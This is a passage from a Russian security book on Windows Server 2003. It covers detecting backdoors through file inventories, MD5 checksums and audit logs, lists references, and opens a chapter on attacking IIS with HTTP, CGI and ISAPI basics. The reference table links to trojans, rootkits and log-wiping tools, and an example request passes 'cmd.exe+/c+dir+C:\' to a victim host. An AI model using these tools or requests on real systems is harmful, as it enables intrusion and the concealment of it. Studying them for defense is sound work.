- Service list for \\10.1.1.5
-------------------------------------------
running          Alerter                 Alerter
running          Browser                 Computer Browser
stopped          ClipSrv                 ClipBook Server
running          DHCP                    DHCP Client
running          EventLog                EventLog
running          LanmanServer            Server
running          LanmanWorkstation       Workstation
running          LicenseService          License Logging Service
...
stopped          Schedule                Schedule
running          Spooler                 Spooler
stopped          TapiSrv                 Telephony Service
stopped          UPS                     UPS
```

Конечно, большинство из этих программ можно переименовать, и программу хакера почти невозможно будет отличить от стандартной службы или процесса, если не выполнялась инвентаризация системы после инсталляции и после установки новых программ (мы еще не надоели вам этим напоминанием?).

Ведение учета для файловой системы

Постоянное ведение полного списка файлов и каталогов для сравнения с предыдущими отчетами у загруженных работой администраторов может вызвать состояние, близкое к сумасшествию. Тем не менее, это самый верный путь к выявлению вредоносных программ в системе, в которую изменения вносятся не часто.

С помощью команды `dir` можно фиксировать время последнего изменения, последнего обращения и размер файла. Также мы рекомендуем использовать программы `afind`, `hfind` и `sfind` из набора Forensic Toolkit от компании Foundstone для ведения каталога файлов без изменения времени доступа к файлам, кроме того, они дают возможность выявлять скрытые файлы и спрятанные в файлах потоки данных. Кроме того, в Windows 2000/2003 можно включить аудит для файлов, используя встроенные функции NTFS (это описано в главе 2, "Архитектура системы безопасности Windows Server 2003"). Просто щелкните правой кнопкой мыши на имени файла или каталога, выберите пункт Security (Безопасность), щелкните на кнопке Auditing (Аудит) и задайте необходимые настройки для каждого пользователя или группы.

В Windows 2000/2003 реализована защита файлов Windows (Windows File Protection, WFP); этот механизм защищает системные файлы, уже установленные программой установки Windows 2000/2003, от перезаписи (WFP мы подробно обсудим в главе 16, "Возможности и средства защиты в системах Windows").

Среди продуктов других поставщиков можно порекомендовать программу MD5sum, которая предназначена для проверки целостности системы и доступна как часть пакета Textutils. Версия, скомпилированная для Windows, доступна в окружении Cygwin от компании RedHat. Программа MD5sum способна вычислять или проверять контрольную сумму MD5 или так называемый 128-битовый *дайджест сообщения (message digest)* для файла по широко распространенному алгоритму MD5, написанному Роном Ривестом (Ron Rivest) из лаборатории MIT Laboratory for Computer Science and RSA Security. Алгоритм описан в документе RFC 1321. Следующий пример демонстрирует использование MD5sum для создания контрольной суммы файла и ее последующей проверки.

```
D:\>md5sum d:\test.txt > d:\test.md5

D:\>cat d:\test.md5
efd3907b04b037774d831596f2c1b14a  d:\test.txt

D:\>md5sum --check d:\test.md5
d:\test.txt: OK
```

Программа MD5sum, к сожалению, за один раз обрабатывает только один файл (конечно, создание сценария поможет устранить эту проблему). В число наиболее эффективных программ для выявления вторжений на уровне файловой системы входит и достойная программа Tripwire.

Заслуживают упоминания здесь и еще несколько программ для проверки содержимого двоичных файлов. Среди них — утилита `strings` (из пакета Cygwin), программа BinText for Windows от Робина Кейра (Robin Keir) из Foundstone и редактор UltraEdit32.

И в заключение, самый очевидный шаг — проверьте, нет ли в системе исполняемых файлов и библиотек поддержки для "потайных ходов". Обычно эта проверка не дает хороших результатов, поскольку большинство подобных программ можно переименовать. Но залог успеха в борьбе за безопасность — устранение явных уязвимых мест.

Файлы автозагрузки и параметры реестра

Места, где обычно размещаются программы для создания "потайного хода", мы описали в предыдущем разделе "Где прячутся "троянские" программы".

Аудит, учетные записи и ведение журналов

Последний, но не менее важный пункт — вторжение невозможно заметить, если не установлена сигнализация. Убедитесь в том, что на вашем сервере включены встроенные функции аудита, как описано в главе 2, "Архитектура системы безопасности Windows Server 2003".

Конечно, даже самое подробное ведение журнала становится бесполезным, если журнал не просматривается регулярно, если записи удаляются, перезаписываются из-за недостатка свободного дискового пространства или по причине плохого администрирования. Однажды нам попался узел, на котором предупреждения об атаке выдавались на протяжении двух месяцев до того, как кто-то обратил на это внимание. И если бы не прилежное ведение администраторами журналов части систем, факт взлома так никогда и не был бы проверен. Разработайте правила регулярного архивирования журналов, чтобы не потерять эти записи (многие компании регулярно импортируют записи из журналов в базы данных, чтобы облегчить поиск и иметь возможность получить автоматическое предупреждение об опасности).

Также следите за странными изменениями учетных записей. Программы некоторых поставщиков могут фиксировать состояние учетных записей, облегчая эту работу. Например, это программы DumpSec (ранее DumpACL) от компании Somarsoft, DumpReg и DumpEvent, которые неплохо захватывают всю необходимую информацию о системе Windows 2000/2003 и используют простой синтаксис командной строки. Кроме того, можно упомянуть и хороший пакет программ Sysinternals PSTools (`http://www.sysinternals.com/ntw2k/freeware/pstools.shtml`).

Резюме

Будьте уверены, если уж хакер получил права администратора на вашей системе, то он обязательно оставит после себя "потайной ход". Это может быть нечто сложное типа программ NT Rootkit или что-нибудь попроще, как открытый порт с помощью программы `netcat` или новая учетная запись для удаленного доступа. В любом случае, ваша головная боль пройдет не скоро.

Для выявления атак и последующего восстановления системы требуется выполнить несколько действий. Следите за защитой ваших систем и помните, что каждый файл может служить для будущих попыток злоумышленника вернуться в скомпрометированную ранее систему.


Если вы уверены в состоявшемся взломе системы, проведите расследование и восстанавливайте систему. Более подробная информация об этих мерах дана в книге *Incident Response* Криса Просайза (Chris Prosise) и Кевина Мандиа (Kevin Mandia).

Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени по безопасности Microsoft, статьи базы знаний и исправления программ	
MS98-010, "Information on the Back Orifice Program" ("Описание программы Back Orifice")	`http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS98-010.asp`
Q270035, "How to Modify the List of Programs that Run When You Start Windows" ("Как изменить список запущенных программ при запуске Windows")	`http://support.microsoft.com/support/kb/articles/Q270/0/35.ASP`
Q121434, "Specifying the Debugger for Unhandled User Mode Exceptions" ("Назначение отладчика при исключениях в пользовательским режиме")	`http://support.microsoft.com/support/kb/articles/Q121/4/34.asp`

Литература	Ссылки
Q170738, "Debugging a Windows NT Service"	http://support.microsoft.com/support/kb/articles/Q170/7/38.ASP
Q250931, "You Are Unable to Start a Program with an EXE File Extension" ("Невозможно запустить программу с расширением .exe)	http://support.microsoft.com/support/kb/articles/Q250/9/31.ASP
Q49500, "List of Antivirus Software Vendors" ("Перечень поставщиков антивирусного программного обеспечения")	http://support.microsoft.com/support/kb/articles/Q49/5/00.asp
Q179365, "INFO: Run, RunOnce, RunServices, RunServicesOnce and Startup"	http://support.microsoft.com/default.aspx?scid=kb;EN-US;179365
Бесплатные средства	
FakeGINA, "троянская" версия программы `logon`	http://ntsecurity.nu/toolbox/fakegina/
SubSeven	http://www.subseven.ws
BoDetect v2.01 Криса Бенсона (Chris Benson)	http://packetstorm.securify.com/trojans/ bo/BoDetect_StandAlone.zip
Наборы средств для взлома NTRoot, NullSys, NTKap	http://www.rootkit.com
Elitewrap	http://homepage.ntlworld.com/chawmp/elitewrap/
`elsave` Джеспера Лоритсена (Jesper Lauritsen)	http://www.ibt.ku.dk/jesper/Nttools
WinZapper, программа для выборочного удаления записей журнала событий	http://ntsecurity.nu/toolbox/winzapper
Forensic Toolkit, включая утилиты: `afind`, `hfind`, `sfind`	http://www.foundstone.com
Textutils из GNU	ftp://ftp.gnu.org/pub/gnu/textutils
Cygwin	http://sources.redhat.com/cygwin
BinText	http://www.foundstone.com
DumpSec (ранее DumpACL), DumpReg и DumpEvt от Somarsoft	http://www.somarsoft.com
Коммерческие средства	
HexEdit, производства Expert Commercial Software	http://www.expertcomsoft.com
Tripwire	http://www.tripwire.net
Entercept от Network Accosiates	http://www.entercept.com или http://www.nai.com
The Cleaner, утилита для удаления "троянских" программ от компании MooSoft	http://www.moosoft.com/thecleaner/
UltraEdit	http://www.ultraedit.com
Общие ссылки	
Mandia K. and Prosise C. *Incident Response: Investigating Computer Crime*. Osborne/McGraw-Hill	ISBN: 0072131829

ЧАСТЬ IV


Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов
Приложения
Службы: IIS, SQL, TS
CIFS/SMB
Internet-клиенты
Физические атаки

VI ДТЭЛЧ

ГЛАВА 10

ХАКИНГ СЕРВЕРА IIS

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

- **Приложения**
- **Службы: IIS**, SQL, TS
- CIFS/SMB
- Internet-клиенты
- Физические атаки

Мы уже достаточно далеко зашли в атаке на Windows Server 2003 и получили точные представления об окружении цели (доступность служб CIFS/SMB, например). Большинство серверов локальной сети Windows Server 2003 должны были быть взломаны еще при изучении главы 5, "Атака на службы Windows".

Тем не менее, как известно, Windows больше не ограничивается простой и надежной средой локальной сети для совместного использования файлов и принтеров. И действительно, по данным службы Netcraft (на момент подготовки книги к печати), Windows остается одной из самых популярных платформ в Internet.

Если на большей части подключенных к Internet серверов были предприняты очевидные меры безопасности, такие как установка промежуточного брандмауэра, отключение служб CIFS/SMB и других потенциально опасных служб, то как же можно провести атаку?

Конечно, простейший ответ — через "парадную дверь". Мир постепенно начинает осознавать тот факт, что даже при максимально строгой защите сети и операционной системы (с использованием представленных рекомендаций) уровень приложений всегда оставляет потенциальные пути для злоумышленников. Кроме того, еще один вход в систему открывают службы, на основе которых работают приложения. В этой главе мы обсудим наиболее популярный путь проникновения в систему: использование сервера Internet Information Services (IIS).

НА ЗАМЕТКУ Ошибки в программном обеспечении Web-серверов (таких как IIS) представляют собой отдельный вид уязвимых мест и отличаются от уязвимых мест в других запущенных Web-службах. В этой главе рассматриваются только Web-серверы, а подробную информацию о безопасности Web-служб можно получить в книге *Секреты хакеров. Безопасность Web-приложений — готовые решения, (Джоел Скембрей, Майк Шема, Йен-Минг Чен, Дэвид Вонг. Издательский дом "Вильямс", 2003).*

Программы для взлома серверов IIS имеют долгую и богатую историю. От чего только не страдал ведущий Web-сервер компании Microsoft: и от уязвимого места относительно атак по раскрытию кода (например `::$DATA`), он допускал утечки информации через простые сценарии (например `showcode.asp`), разрешал выполнение вложенных в запросы к базам данных (MDAC/RDS) привилегированных команд и даже взламывался с помощью простых атак на переполнение буфера (IISHack). Хотя со временем все эти проблемы были решены, вместо них появился новый набор ошибок, так что системным администраторам есть чем заняться даже после перехода на Windows Server 2003. Некоторые наиболее серьезные недостатки сервера IIS мы рассмотрим в этой главе. Но сначала проведем краткий обзор технологий взлома сервера IIS. Эта глава состоит из нескольких частей.

- Основы IIS.
- Атаки на переполнение буфера для IIS.
- Использование хакером свойств файловой системы.
- Атаки по раскрытию исходного кода.

Те, кто знаком с основами методов взлома в Web, могут сразу перейти к основному "блюду" этой главы — начинайте с раздела "Атаки на IIS с помощью переполнения буфера".

Основы IIS

Перед тем как мы опишем некоторые наиболее опасные уязвимые места IIS, напомним основы работы этого Web-сервера. Понимание основ протокола HTTP необходимо для взлома любого Web-сервера, и сервер IIS не является исключением. Кроме того, сервер IIS привнес собственные уникальные варианты основных протоколов Web, о которых мы тоже расскажем. Мы проведем экскурс в историю развития Web, опустив некоторые мелкие детали.

Базовый протокол HTTP

Поскольку протокол HTTP основан на текстовой информации, его достаточно легко понять. По существу, протокол HTTP является протоколом для обмена файлами. Запрос файла выполняется с помощью команды GET протокола HTTP, а файл обычно отображается Web-браузером. В браузере вызов метода GET выглядит следующим образом.

```
http://www.victim.com/files/index.html
```

Эта команда позволяет запросить файл `index.html` из виртуального каталога `/files` системы `www.victim.com`. Виртуальный каталог `/files` отображается в действительный каталог на диске заданной системы, например, это может быть каталог `C:\inetpub\wwwroot\files\`. Сервер получает этот запрос в таком виде.

```
GET /files/index.html HTTP/1.0
```

При условии, что файл существует и не произошло никаких ошибок, сервер в ответ передает поток данных файла `index.html`, и эти данные соответствующим образом отображает браузер. В протоколе HTTP существуют и другие методы, `POST`, `PUT`, но для целей хакеров обычно хватает одного метода `GET`. Ответ сервера содержит код HTTP-ответа, соответствующий результату запроса. В случае успешного получения данных выдается ответ `HTTP 200 OK`. Существует много разных кодов HTTP-ответа, среди наиболее часто используемых — `404 Not Found` (Файл не найден), `403 Access Denied` (Доступ запрещен), `302 Object Moved` (Объект перемещен; этот ответ используется для перенаправления запросов на страницу входа для аутентификации пользователя перед обслуживанием запроса).

CGI

Одна из важных разновидностей базового протокола HTTP для запроса файлов — обеспечение возможности выполнять программы. На ранней стадии ее разработки было решено, что функции WWW не нужно ограничивать лишь простой статической системой передачи файлов. Так появились возможности для динамической работы, их обеспечивает интерфейс CGI (Common Gateway Interface — единый шлюзовой интерфейс). Приложения этого интерфейса выполняются на сервере и в ответ на запрос могут не просто отдавать одну и ту же страницу HTML, а динамически генерировать данные. Способность обеспечить ввод данных и генерировать страницы "на лету" существенно расширила функциональные возможности Web-приложений. Приложение CGI можно вызвать через протокол HTTP тем же способом, который был описан выше.

```
http://www.victim.com/scripts/cgi.exe?переменная1+ переменная2
```

В результате этого запроса приложению `cgi.exe` будут переданы значения переменных *переменная1* и *переменная2* (в качестве разделителя переменных используется знак "плюс" (+), например, `cmd.exe+/c+dir+C:\`). Почти любая программа системы семейства Windows NT может вести себя как серверное приложение CGI и соответствующим образом выполнять команды. Как вы увидите из последующего раздела об атаках с использованием свойств файловой системы, командный интерпретатор Windows `cmd.exe` очень популярен в качестве цели для хакеров, которые ищут возможности сбора информации через интерфейс CGI.

ASP и ISAPI

По своей природе исполняемые сценарии CGI — это отдельные программы, которые потребляют ресурсы системы при каждом HTTP-запросе, поэтому при обслуживании растущих потребностей Web их использование неэффективно. Эти недостатки компания Microsoft попыталась исправить, создав для обслуживания базовых Web-приложений две отдельные технологии: ASP (Active Server Pages — активные серверные страницы) и интерфейс ISAPI (Internet

Server Programming Interface — интерфейс прикладного программирования Internet-сервера). Наличие двух технологий подчеркивает разделение приложений для IIS на два основных типа (мы расскажем о следующем поколении ASP — технологии ASP.NET).

Технология ASP работает несколько иначе, чем интерфейс CGI, но по отношению к конечному пользователю ведет себя так же.

```
http://www.victim.com/scripts/script.asp?переменная1=X& переменная2=Y
```

Так же, как и в предыдущем примере, при выполнении этого запроса сценарию ASP `script.asp` будут переданы два значения переменных: переменной *X* и переменной *Y*. Обычно результатом этого процесса является генерирование страницы HTML с данными, выведенными программой `script.asp`. Сценарии ASP зачастую пишут на языке, удобном для восприятия человеком, например, на языке Visual Basic, но сама технология почти не зависит от конкретного языка программирования.

Интерфейс ISAPI в общем случае менее заметен для конечного пользователя. Фактически, компания Microsoft использует многие библиотеки ISAPI для расширения самого сервера IIS, хотя многие об этом и не догадываются (по случайному совпадению, интерпретатор ASP реализован как библиотека ISAPI. Это несколько размывает границу между приложениями, основанными на технологии ASP, и приложениями, основанными на технологии ISAPI, не так ли?). Динамические библиотеки ISAPI — это двоичные файлы, которые не предназначены для чтения человеком. Их можно выполнять внутри или вне процесса самого сервера IIS (`inetinfo.exe`), а после запуска они остаются резидентными, что в значительной мере снижает затраты на порождение процесса программы CGI для обслуживания поступившего запроса. Если известно имя библиотеки ISAPI, то ее можно вызвать по протоколу HTTP.

```
http://www.victim.com/isapi.dll?variable1&variable2
```

НА ЗАМЕТКУ В этой главе мы будем часто использовать названия *фильтры* ISAPI и *расширения* ISAPI. Если описать их кратко, то фильтры перехватывают любой запрос, а расширения срабатывают только при запросах к файлам определенного типа (например к файлам с расширением `.htr`).

Модель работы сервера IIS

Некоторые читатели могут задать вопрос: если весь программный код в системах семейства Windows NT запускается в контексте той или иной учетной записи (об этом речь шла в главе 2, "Архитектура системы безопасности Windows Server 2003"), то как сервер IIS обрабатывает запросы от анонимных пользователей, которые работают на удаленных системах (кто из нас не проходил аутентификации Windows при запросе Web-страницы)?

Вот простой ответ. IIS-процесс (`inetinfo.exe`) запускается от имени учетной записи LocalSystem и использует заимствование прав для обработки запросов. Если рассмотреть вопрос с технической точки зрения, то сервер IIS выполняет аутентификацию клиента, отправившего запрос, и создает для него маркер доступа. При наличии анонимного доступа с помощью IIS, сервер IIS создает маркер доступа Windows для учетной записи анонимного Internet-пользователя (как правило, это учетная запись `IUSR_`*`имя_хоста`*).

Почему же Microsoft решила запускать свой Web-сервер от имени учетной записи LocalSystem? Ведь большинство коммерческих серверов не запускаются от имени наиболее привилегированного пользователя, согласно принципу предоставления наименьших привилегий. Это очень хороший вопрос и в Windows Server 2003 компания Microsoft наконец предприняла определенные шаги для устранения этой ошибки.

Учетная запись `IUSR` используется для обработки запросов к статической информации, например к HTML-страницам. А как выполняются запросы к ISAPI-приложениям и другим ресурсам с динамическим содержимым? До версии IIS 4 интерфейс ISAPI запускался как процесс

inetinfo от имени учетной записи LocalSystem. Таким образом любая ошибка в реализации ISAPI приводила к возможности компрометации системы или ее нестабильной работе. Для решения этой проблемы в сервере IIS появилась возможность использования внешнего процесса (Out-Of-Process, OOP), а в IIS 5 эта концепция была расширена. При использовании OOP расширения библиотек ISAPI запускаются под управлением объекта WAM (Web Application Manager — диспетчер Web-приложений), который может быть запущен внутри процесса inetinfo или самостоятельно. Выполнение вне процесса приводит к небольшому снижению производительности, но защищает процесс IIS от сбоев в приложениях ISAPI, а потому это — более удачный метод для выполнения приложений ISAPI. Хотя вся эта путаница была затеяна для повышения производительности, это отразилось на системе безопасности.

- При запуске в качестве внутреннего процесса интерфейс ISAPI выполняется внутри процесса IIS (inetinfo.exe) от имени учетной записи LocalSystem.
- При работе вне процесса интерфейс ISAPI запускается как отдельный процесс (dllhost.exe) от имени пользователя IWAM_*имя_компьютера*, который по умолчанию является членом ограниченной в правах группы Guests.

Изменение этого параметра настройки осуществляется с помощью программы IIS Admin в свойствах Web-узла (Properties) на вкладке Home Directory (Домашний каталог) в пункте Application Protection (Защита приложений). В сервере IIS 5 по умолчанию этот параметр установлен со значением Medium (Средняя), а это говорит о том, что библиотеки ISAPI выполняются вне процесса (при установке значения Low (Низкая) библиотеки будут выполняться внутри процесса). Модель этой архитектуры представлена на рис. 10.1.




Рис. 10.1. До появления сервера IIS 6 код Web-приложений мог запускаться или внутри процесса IIS с правами LocalSystem, или как внешний процесс с правами IWAM

Изоляция рабочего процесса в IIS 6

В версии IIS 6 модель выполнения процессов претерпела коренные изменения. Вместо монолитной архитектуры, которая зависит от процесса inetinfo, *IIS 6 основана на HTTP*-программе, ожидающей запросов в режиме ядра, которая запускается на вершине стека TCP/IP (HTTP.SYS) и рабочих процессов (worker process) пользовательского режима, которые

выполняют входящие запросы и запускают хранящиеся на хосте фильтры и расширения ISAPI, ASP-сценарии или компоненты COM. Эта архитектура была реализована в целях повышения производительности и увеличения эффективности обработки запросов, но имеет серьезное значение и для системы безопасности, что мы и обсудим далее. Новая модель изоляции рабочих процессов IIS 6 показана на рис. 10.2.




Рис. 10.2. В новой модели изоляции рабочих процессов IIS 6 запросы обрабатываются от имени непривилегированного пользователя (по умолчанию Network Service)

Пулы приложений

Пулы приложений (application pool) применяются для управления набором Web-сайтов и приложений. Каждый пул приложения соответствует одной очереди запросов в `HTTP.SYS` и одному или более рабочим Windows-процессам, обрабатывающим эти запросы. В IIS 6 пул приложений по умолчанию (Default Application Pool) запускается (по умолчанию) от имени учетной записи Network Service, которой предоставлены довольно низкие привилегии. Как было рассказано в главе 2, "Архитектура системы безопасности Windows Server 2003", учетная запись Network Service наделена наиболее ограниченными правами пользователя, которые позволяют запускать Web-приложения. Это означает, что по умолчанию все рабочие процессы на сервере IIS 6 запускаются с правами низкопривилегированной учетной записи, и если хакеру удастся скомпрометировать один из этих процессов, он не получит серьезных привилегий (сравните с архитектурой серверов IIS 4 и 5, когда компрометация на уровне процесса с высокой вероятностью могла привести ко взлому сервера IIS и поучению привилегий учетной записи `SYSTEM`, поскольку процесс `inetinfo` запускался от имени этой учетной записи). Можно настроить рабочие процессы на запуск от имени любой учетной записи, которая входит в группу IIS_WPG (с правами других учетных записей рабочие процессы просто не будут запускаться). Группа IIS_WPG специально предназначена для объединения учетных записей, которым предоставлены минимальные привилегии для запуска Web-приложений. На *рис. 10.3 показано, как задать имя учетной записи*, которая будет запускать рабочие процессы для пула приложений IIS 6.




Рис. 10.3. Настройка учетной записи для запуска рабочих процессов для Default Application Pool сервера IIS 6

Еще одно преимущество новой архитектуры состоит в том, что пулы приложений отделяются друг от друга границами процессов в Windows Server 2003. Это позволяет, например, провайдеру услуг Internet запускать Web-сайты и приложения одного клиента в одном пуле приложений, а Web-сайты второго клиента — в другом. Причем провайдер сможет быть уверен в том, что компрометация одного клиента не повлияет на работу других.

Безусловно, есть и несколько исключений. Хотя служба World Wide Web Publishing Service (W3SVC) больше не запускается внутри процесса `inetinfo` (заменена `HTTP.SYS`), остались другие IIS-службы: протокол FTP, протокол NNTP (Network News Transfer Protocol — сетевой протокол передачи новостей) и протокол SMTP. В любом случае, эти службы не должны запускаться одновременно с Web-сервером, но будьте внимательны — если реализовать их на отдельном сервере, они будут, как и раньше, запускаться с правами привилегированной учетной записи `SYSTEM`.

Кроме того, сервер IIS 6.0 поддерживает обратную совместимость и способен работать в режиме изоляции IIS 5.0. Это обеспечивает возможность запуска приложений, которые не способны работать в режиме изоляции рабочих процессов IIS 6. Среди таких приложений могут оказаться приложения-фильтры, читающие необработанные данные, или приложения, полагающиеся на выполнение в `inetinfo.exe` или `DLLHost.exe`. Использование режима изоляции IIS 5.0 сильно напоминает работу с самим IIS 5.0, поскольку в нем присутствуют те же основные процессы пользовательского режима. В частности, применяются те же методы изоляции приложений (низкий, средний и высокий), а `inetinfo.exe` — по-прежнему главный процесс, через который проходят все запросы (несмотря на схожесть, режим изоляции IIS 5.0 выигрывает от быстродействия `HTTP.SYS` режима ядра в работе с очередями и при кэшировании). Более того, при выборе низкого уровня изоляции приложений, приложения ISAPI могут запускаться внутри процесса `inetinfo` от имени учетной записи LocalSystem. Очевидно, что мы рекомендуем избегать использования режима изоляции IIS 5.0, как и всех других режимов обратной совместимости, в целях повышения безопасности.

Несмотря на все очевидные преимущества по сравнению с IIS 5, режим изоляции рабочих процессов еще не проверен временем. Входящие запросы все еще обрабатываются с помощью высокопривилегированного кода (`HTTP.SYS` в ядре), и можно не сомневаться, что хакеры

обратят на этот код не менее пристальное внимание, какое они уделили в свое время процессу `inetinfo` (в этой главе не раз будут продемонстрированы возможности компрометации архитектуры выполнения процессов в серверах IIS 4 и 5). Как специалисты в области защиты информации, мы с осторожностью относимся ко всему новому, и поэтому подождем, пока IIS 6 реально докажет свои преимущества.

ASP.NET

Прежде чем завершить тему процессов IIS, рассмотрим еще одно из основных нововведений сервера IIS 6. В системе Windows Server 2003 интегрировано следующее поколение технологии ASP — ASP.NET (хотя эта технология и отключена по умолчанию). ASP.NET представляет собой основу для построения серверных Web-приложений для платформы разработки приложений Microsoft .NET Framework, о которой мы рассказали в главе 2, "Архитектура системы безопасности Windows Server 2003".

В IIS 6 технология ASP.NET интегрирована в архитектуру изоляции рабочего процесса IIS 6 и приложения ASP.NET наследует контекст от рабочего процесса IIS (который запускается с правами учетной записи Network Service для пула приложений).

